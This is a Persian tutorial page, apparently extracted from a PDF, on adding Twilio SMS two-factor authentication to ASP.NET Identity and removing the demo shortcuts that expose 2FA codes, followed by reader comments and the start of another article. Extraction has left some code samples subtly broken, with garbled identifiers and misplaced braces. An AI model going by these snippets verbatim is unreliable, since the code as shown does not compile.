
پیاده سازی سرویس SMS

برای استفاده از احراز هویت دو مرحله ای پیامکی نیاز به یک فراهم کننده SMS دارید، مانند [Twilio](#). مانند SendGrid این سرویس نیز در جامعه دات نت بسیار محبوب است و یک C# API قدرتمند ارائه می‌کند. می‌توانید حساب کاربری رایگانی بسازید و شروع به کار کنید.

پس از ایجاد حساب کاربری یک شماره SMS، یک شناسه SID و یک شناسه Auth Token به شما داده می‌شود. شماره پیامکی خود را می‌توانید پس از ورود به سایت و پیمایش به صفحه Numbers مشاهده کنید.

The screenshot shows a web browser window with the URL <https://www.twilio.com/user/account/phone-numbers/incoming>. The page title is "Twilio User - Account Phone Numbers". The main content area is titled "Manage Numbers" and displays one number: "+1 503- [REDACTED]". Below the number, it says "Lake Oswego, OR" and "(503) [REDACTED]". To the right of the number, there are two green checkmarks: "Voice https://demo.twilio.com/welcome/voice/" and "Messaging https://demo.twilio.com/welcome/sms/reply/". At the bottom of the page, there is a footer with links to "About Us", "Trust", "Blog", "Jobs", "Legal", and "Help". The copyright notice reads: "© 2009 - 2014 Twilio, Inc. All rights reserved. Patents Pending. Twilio, TwiML, and are trademarks of Twilio, Inc." The browser's address bar also shows the URL <https://www.twilio.com/user/account/phone-numbers>.

شناسه های Auth Token و SID نیز در صفحه Dashboard قابل مشاهده هستند.



اگر دقت کنید کنار شناسه Auth Token یک آیکون قفل وجود دارد که با کلیک کردن روی آن شناسه مورد نظر نمایان می‌شود.

حال می‌توانید از سرویس Twilio در اپلیکیشن خود استفاده کنید. ابتدا بسته NuGet مورد نیاز را نصب کنید.

```
PM> Install-Package Twilio
```

پس از آن فضای نام Twilio را به بالای فایل IdentityConfig.cs اضافه کنید و سرویس پیامک را پیاده سازی کنید.

```
public class SmsService : IIIdentityMessageService
{
    public Task SendAsync(IdentityMessage message)
    {
        string AccountSid = "YourTwilioAccountSID";
        string AuthToken = "YourTwilioAuthToken";
        string twilioPhoneNumber = "YourTwilioPhoneNumber";

        var twilio = new TwilioRestClient(AccountSid, AuthToken);
        twilio.SendSmsMessage(twilioPhoneNumber, message.Destination, message.Body);


        // Twilio does not return an async Task, so we need this:
        return Task.FromResult(0);
    }
}
```

```
}
```

حال که سرویس های ایمیل و پیامک را در اختیار داریم می توانیم احراز هویت دو مرحله ای را تست کنیم.

آزمایش احراز هویت دو مرحله ای


پروژه نمونه جاری طوری پیکربندی شده است که احراز هویت دو مرحله ای اختیاری است و در صورت لزوم می تواند برای هر کاربر بصورت جداگانه فعال شود. ابتدا توسط حساب کاربری مدیر، یا حساب کاربری ای که در قسمت تست تایید حساب کاربری ایجاد کرده اید وارد سایت شوید. سپس در سمت راست بالای صفحه روی نام کاربری خود کلیک کنید. باید صفحه ای مانند تصویر زیر را مشاهده کنید.



در این قسمت باید احراز هویت دو مرحله ای را فعال کنید و شماره تلفن خود را ثبت نمایید. پس از آن یک پیام SMS برای شما ارسال خواهد شد که توسط آن می توانید پروسه را تایید کنید. اگر همه چیز بدستی کار کند این مراحل چند ثانیه بیشتر نباید زمان بگیرد، اما اگر مثلا بیش از 30 ثانیه زمان برد احتمالا اشکالی در کار است.

حال که احراز هویت دو مرحله ای فعال شده از سایت خارج شوید و مجدداً سعی کنید به سایت وارد شوید. در این مرحله یک

انتخاب به شما داده می شود. می توانید کد احراز هویت دو مرحله ای خود را توسط ایمیل یا پیامک دریافت کنید.



بس از اینکه گزینه خود را انتخاب کردید، کد احراز هویت دو مرحله ای برای شما ارسال می شود که توسط آن می توانید پروسه ورود به سایت را تکمیل کنید.

حذف میانبرهای آزمایشی

همانطور که گفته شد پروژه نمونه شامل میانبرهایی برای تسهیل کار توسعه دهنده‌گان است. در واقع اصلاح نیازی به پیاده سازی سرویس‌های ایمیل و پیامک ندارید و می توانید با استفاده از این میانبرها حساب‌های کاربری را تایید کنید و کدهای احراز هویت دو مرحله ای را نیز مشاهده کنید. اما قطعاً این میانبرها پیش از توزیع اپلیکیشن باید حذف شوند.

بدین منظور باید نماها و کدهای مربوطه را ویرایش کنیم تا اینگونه اطلاعات به کلاینت ارسال نشوند. اگر کنترلر Register را باز کنید و به متدهای Register و AccountController بروید با کد زیر موافق خواهد شد.

```
if (result.Succeeded)
{
    var code = await UserManager.GenerateEmailConfirmationTokenAsync(user.Id);
    var callbackUrl =
        Url.Action("ConfirmEmail", "Account",
            new { userId = user.Id, code = code }, protocol: Request.Url.Scheme);

    await UserManager.SendEmailAsync(user.Id, "Confirm your account",
        "Please confirm your account by clicking this link: <a href=\"" + callbackUrl + "\">link</a>");

    // This should not be deployed in production:
    ViewBag.Link = callbackUrl;

    return View("DisplayEmail");
}

AddErrors(result);
```

همانطور که می بینید پیش از بازگشت از این متدها، متغیر callbackUrl اضافه می شود. این خط را Comment کنید یا به کلی حذف نمایید.

نمایی که این متد باز می‌گرداند یعنی `DisplayEmail.cshtml` نیز باید ویرایش شود.

```
@{
    ViewBag.Title = "DEMO purpose Email Link";
}

<h2>@ViewBag.Title.</h2>

<p class="text-info">
    Please check your email and confirm your email address.
</p>

<p class="text-danger">
    For DEMO only: You can click this link to confirm the email: <a href="@ViewBag.Link">link</a>
    Please change this code to register an email service in IdentityConfig to send an email.
</p>
```

متد دیگری که در این کنترلر باید ویرایش شود (`VerifyCode()`) است که کد احراز هویت دو مرحله ای را به صفحه مربوطه پاس می‌دهد.

```
[AllowAnonymous]
public async Task<ActionResult> VerifyCode(string provider, string returnUrl)
{
    // Require that the user has already logged in via username/password or external login
    if (!await SignInHelper.Has Been Verified())
    {
        return View("Error");
    }

    var user =
        await UserManager.FindByIdAsync(await SignInHelper.GetVerifiedUserIdAsync());

    if (user != null)
    {
        ViewBag.Status =
            "For DEMO purposes the current "
            + provider
            + " code is: "
            + await UserManager.GenerateTwoFactorTokenAsync(user.Id, provider);
    }
}

return View(new VerifyCodeViewModel { Provider = provider, ReturnUrl = returnUrl });
}
```

همانطور که می‌بینید متغیری بنام `ViewBag.Status` به اضافه می‌شود که باید حذف شود.

نمای این متد یعنی `VerifyCode.cshtml` نیز باید ویرایش شود.

```
@model IdentitySample.Models.VerifyCodeViewModel

 @{
    ViewBag.Title = "Enter Verification Code";
}

<h2>@ViewBag.Title.</h2>

@using (Html.BeginForm("VerifyCode", "Account", new { ReturnUrl = Model.ReturnUrl }, FormMethod.Post,
new { @class = "form-horizontal", role = "form" })) {
    @Html.AntiForgeryToken()
    @Html.ValidationSummary("", new { @class = "text-danger" })
    @Html.Hidden("provider", @Model.Provider)
    <h4>@ViewBag.Status</h4>
    <hr />

    <div class="form-group">
        @Html.LabelFor(m => m.Code, new { @class = "col-md-2 control-label" })
        <div class="col-md-10">
```

```
        @Html.TextBoxFor(m => m.Code, new { @class = "form-control" })
    </div>
</div>

<div class="form-group">
    <div class="col-md-offset-2 col-md-10">
        <div class="checkbox">
            @Html.CheckBoxFor(m => m.RememberBrowser)
            @Html.LabelFor(m => m.RememberBrowser)
        </div>
    </div>
</div>

<div class="form-group">
    <div class="col-md-offset-2 col-md-10">
        <input type="submit" class="btn btn-default" value="Submit" />
    </div>
</div>
}
```

در این فایل کافی است ViewBag.Status را حذف کنید.

از تنظیمات ایمیل و SMS محافظت کنید

در مثال جاری اطلاعاتی مانند نام کاربری و کلمه عبور، شناسه های SID و Auth Token همگی در کد برنامه نوشته شده اند. بهتر است چنین مقادیری را بیرون از کد اپلیکیشن نگاه دارید، مخصوصا هنگامی که پروژه را به سرویس کتلر ارسال می کند (مثلا مخازن عمومی مثل GitHub). بدین منظور می توانید [یکی از پست های اخیر](#) را مطالعه کنید.

نظرات خوانندگان

نویسنده: دات نت کدینگ
تاریخ: ۱۳۹۳/۰۲/۱۱ ۱۳:۱

سلام
مقاله مفیدی بود برای من، ظاهرا نمیتوان نام جداول ایجادی توسط identity را تغییر داد، من از متدها (OnModelCreating) هم کمک گرفتم ولی بی نتیجه بود. به شکل زیر

```
modelBuilder.Entity<IdentityUser>().ToTable("MyUserRoles");
```

ممnon میشوم راهنمایی نمایید.

نویسنده: محسن خان
تاریخ: ۱۳۹۳/۰۲/۱۱ ۱۳:۲۶

از [ef-migrations](#) برای اعمال تغییرات انجام شده استفاده کردید؟ بدون اینکار تغییری اعمال نمیشه.

نویسنده: دات نت کدینگ
تاریخ: ۱۳۹۳/۰۲/۱۴ ۰:۳۳

منظورتون اجرا کردن migration باشه، بله،
اینکار رو انجام دادین؟ شدنیه؟

نویسنده: علی
تاریخ: ۱۳۹۳/۰۳/۰۵ ۱۴:۱۹

توی این سری کدها، اون قسمت فعل سازی توسط ایمیل هنگام ثبت نام فعال هستش. اما مسئله ای که وجود داره کاربری که ثبت نام میکنه به صورت خودکار فعل هستش. حتی اگه روی اون لینکی که به ایمیل فرستاده میشه کلیک نکنه. راحت میتونه لاغین کنه. باید کجا این مسئله چک شود و چگونه؟ ممنون

نویسنده: Sam
تاریخ: ۱۳۹۳/۰۵/۰۴ ۲۳:۳۲

من از مدل لایه ای که آقای نصیری در مباحثت ان تی کد فرست گفتن استفاده میکنم ، میخواستم بدونم که چطور میشه کلاس ها user identity رو به وسیله sql server و code first انتقال داد البته با نام های دلخواه جداول در ...sql ممنون میشم اگر توضیح بدید،

نویسنده: وحید نصیری
تاریخ: ۱۳۹۳/۰۵/۰۵ ۱۰:۲

در Asp.Net Identity نباید یک DbContext جدآگانه ایجاد کنید. از همان ApplicationDbContext آن جهت اضافه کردن سایر مدل های برنامه استفاده کنید؛ به همراه سفارشی سازی و توسعه آن. مابقی مسائل و نکات آن مانند سایر مباحثت متداول EF Code First است و تفاوتی نمیکند.

نویسنده: سام میرزا قراچه
تاریخ: ۱۳۹۳/۰۶/۰۴ ۲۲:۳

با سلام مجدد
چگونه میتوان در Identity Manager یک Property جدید اضافه کرد و یا همان بخش Custom در 2 Role در

نوبسند: ربال
تاریخ: ۱۳۹۳/۰۸/۱۸ ۰:۵۰

با سلام. آیا استفاده از Twilio محدودیت دارد؟ یعنی اگر تو پروژه استفاده کنیم بعده ب مشکل بر نخواهیم خورد (از جانب رایگان بودنش)
ممنون.


نوبسند: وحید نصیری
تاریخ: ۱۳۹۳/۰۹/۲۹ ۱۳:۴۲

« [اعمال تزریق وابستگی‌ها به مثال رسمی ASP.NET Identity](#) »

در مقاله پیش رو، سعی شده است به شکلی تقریباً عملی، کلیاتی در مورد Authentication در MVC5 توضیح داده شود. هدف روشن شدن ابهامات اولیه در هویت سنجی MVC5 و حل شدن مشکلات اولیه برای ایجاد یک پروژه است. در 4 MVC برای دسترسی به جداول مرتبط با اعتبار سنجی (مثلاً لیست کاربران) مجبور به استفاده از متدهای از پیش تعریف شده‌ی رفرنس‌هایی که برای آن نوع اعتبار سنجی وجود داشت، بودیم. راه حلی نیز برای دسترسی بهتر وجود داشت و آن هم ساختن مدل‌های مشابه آن جدول‌ها و اضافه کردن چند خط کد به برنامه بود. با اینکار دسترسی ساده به Roles و Users برای تغییر و اضافه کردن محتوای آنها ممکن می‌شد. در لینک زیر توضیحاتی در مورد روش اینکار وجود دارد.

[اینجا]

در MVC5 داستان کمی فرق کرده است. برای درک موضوع پروژه‌ای بسازید و حالت پیش فرض آن را تغییر ندهید و آن را اجرا کنید و ثبت نام را انجام دهید، بلا فاصله تصویر زیر در دیتابیس نمایان خواهد شد.




دقت کنید بعد از ایجاد پروژه در MVC5 دو پکیج بصورت اتوماتیک از طریق Nuget به پروژه شما اضافه می‌شود:

```
Microsoft.AspNet.Identity.Core
Microsoft.AspNet.Identity.EntityFramework
```

عامل اصلی تغییرات جدید، همین دو پکیج فوق است.

